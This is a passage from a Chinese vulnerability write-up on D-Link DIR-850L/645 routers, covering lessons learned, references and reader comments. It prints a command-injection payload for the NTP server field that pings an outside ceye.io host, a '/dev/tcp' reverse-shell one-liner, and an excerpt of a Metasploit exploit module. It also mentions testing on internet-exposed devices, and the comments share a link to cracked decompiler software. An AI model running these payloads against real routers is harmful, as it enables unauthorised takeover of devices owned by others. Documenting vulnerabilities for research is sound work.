
```

100
101 tree = lxml.etree.fromstring(resp.content)
102 tree.xpath("//ntp/enable")[0].text = "1"
103 tree.xpath("//ntp/server")[0].text = "metelesku; (" + "ping `hostname`.xxx.ceye.io" + ") & exit; "
104 tree.xpath("//ntp6/enable")[0].text = "1"

```

#### 四、总结

在上面的分析中，由于手头没有真实设备，所有漏洞验证均通过互联网上的设备进行验证。通过 <https://www.zoomeye.org/searchResult?q=DIR-850L> 可以搜索到很多这类设备，即使过了1年多，漏洞影响还是蛮大的。



遇到的问题：

在win7下运行最新版jeb需要 MSVCR100.DLL。

反编译MIPS代码，可以使用两种工具：[IDA的Retdec插件](#)和[JEB Decompiler for MIPS](#)。本次分析中，我使用的是 JEB Decompiler for MIPS，由于没接触过逆向，JEB 反汇编出来的代码只能看个大概。在 JEB 试用版中禁止复制反汇编后的代码，但是可以直接用 Ctrl+X 剪切来复制代码。试用版中，有些代码需要购买正版才能完全反汇编。关于这两个工具的更多使用，可以参考以下几篇文章：

Retdec 能反mips 源码的IDA插件了解一下：<https://bbs.pediy.com/thread-227079.htm>

java应用破解之破解 jeb mips 2.3.3：<https://bbs.pediy.com/thread-222503.htm>


JEB官方手册：<https://www.pnfsoftware.com/jeb/manual/>

看了很多分析文章中，没有提及为什么在远程敏感信息获取的 payload 中要有一个 %0a。  
。解决这个问题，还是要看cgibin反汇编后的代码才好理解。其实就是上面分析中的 \n，\n 对应ASCII码为10，转成url编码就是 %0a。

有很多PHP函数是无法搜索到定义的，估计是写在拓展插件中了。如果要查看其定义，可能要再逆一下 .so 文件，这里我并没有继续逆 .so 文件。

在测试 fatlady.php

文件的任意文件读取时，我的POC无法攻击成功。后来根据网络上的攻击POC，抓取其发送的数据包对比修正后，可以攻击成功。主要问题是 Cookie 少了 uid 字段，而且 Content-Type 要设计成 text/xml。



- 在还原 D-Link 850L 的通过LAN、WLAN的远程命令执行漏洞过程时，用 `sh -i >& /dev/tcp/AttackIP/666 0>&1 payload` 并不能成功反弹 shell，但是 metasploit 却可以反弹回来。查看了 `dlink_dir850l_unauth_exec.rb` 程序源代码，在 `server` 标签中随机生成8个字符。这里猜测8个字符应该是MSF的 shellcode 经过编译后的程序名，之后在 `/var/tmp` 目录下确实发现了该程序。

```
dlink_dir850l_unauth_exec.rb
0165 def execute_command(cmd, opts)
166   uid = login(@username, @password) # reason being for loop is cause UID expires for some reason after executin
167   1 command
168   payload = "<?xml version='1.0' encoding='utf-8'>\r\n"
169   payload << "<postxml>\r\n"
170   payload << "<module>\r\n"
171   payload << "  <service>DEVICE.TIME</service>\r\n"
172   payload << "    <device>\r\n"
173   payload << "      <time>\r\n"
174   payload << "        <ntp>\r\n"
175   payload << "          <enable>1</enable>\r\n"
176   payload << "            <period>604800</period>\r\n"
177   payload << "              <server>#{Rex::Text.rand_text_alpha_lower(8)}; (#{cmd}&); </server>\r\n"
178   payload << "            </ntp>\r\n"
179   payload << "          <ntp6>\r\n"
180   payload << "            <enable>1</enable>\r\n"
181   payload << "              <period>604800</period>\r\n"
182   payload << "            </ntp6>\r\n"
183   payload << "          <timezone>20</timezone>\r\n"
184   payload << "        </time>\r\n"
185   payload << "      </device>\r\n"
186   payload << "    </module>\r\n"
187   payload << "  </postxml>"
188   payload << "</postxml>"
189   payload << "</postxml>"
190   payload << "</postxml>"
191   payload << "</postxml>"
```

```
pwd
/var/tmp
ls
ls
server.key
server.crt
storage
sxipc
fwinfo.xml
provision.conf
xaqpVtKl
cat xaqpVtKl
cat xaqpVtKl
EL@T44 @@dt$000x'!000!000(00$W
0*600000000$000x'0000-00000-B*50fd0000'000$
0000'$J
0*%$00$ 000$
0000'$J
```

在复现 D-Link 645 的通过LAN、WLAN的远程命令执行漏洞时，直接使用 MSF 的 `dlink_dir850l_unauth_exec` 攻击程序，并不能收到反弹回来的 shell，估计是 shellcode 不适配，这里我就使用 `ceye.io` 平台先测试目标是否执行了命令。

[AttifyOS1.3](#) 是一个专门用于测试 IOT 设备的系统，默认账号密码是：`oit:attify123`。本来想用这个系统搭建路由环境，还原一下D-Link 850L 的 LAN下的命令执行漏洞，但是没成功。

## 五、参考

[D-link 10个0Day漏洞分析（附细节）](#)  
[SSD Advisory – D-Link 850L Multiple Vulnerabilities \(Hack2Win Contest\)](#)  
[D-Link 路由器信息泄露和远程命令执行漏洞分析及全球数据分析报告](#)  
[D-Link-Dir-850L-远程命令执行漏洞](#)  
[D-Link DIR-850L 路由器漏洞验证报告](#)  
[D-Link系列路由器漏洞挖掘入门](#)  
[D-Link DIR 系列路由器信息泄露与远程命令执行漏洞](#)  
[逆向路由器固件之动态调试](#)  
[关于D-Link DIR 8xx漏洞分析](#)

点击收藏 | 0 关注 | 1

上一篇：[通过HTML画布和Javascri...](#) 下一篇：[“黑暗恒星”事件分析](#)

1. 2 条回复





[wooyun](#) 2018-10-22 13:27:24

大佬能给一份2.3版本的JEB(mips或者full)吗，网上的大部门都不行，要么不能反汇编要么运行直接闪退了

0 回复Ta



[mochazz](#) 2018-10-22 17:38:36

[@wooyun](#) 文中看雪那篇文章底下评论有个给了下载地址，jeb mips 2.3.3 : [https://drive.google.com/open?id=1PJ5T3IgvYBhtq9\\_uAqQlpepjLA4uHPdA](https://drive.google.com/open?id=1PJ5T3IgvYBhtq9_uAqQlpepjLA4uHPdA)

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)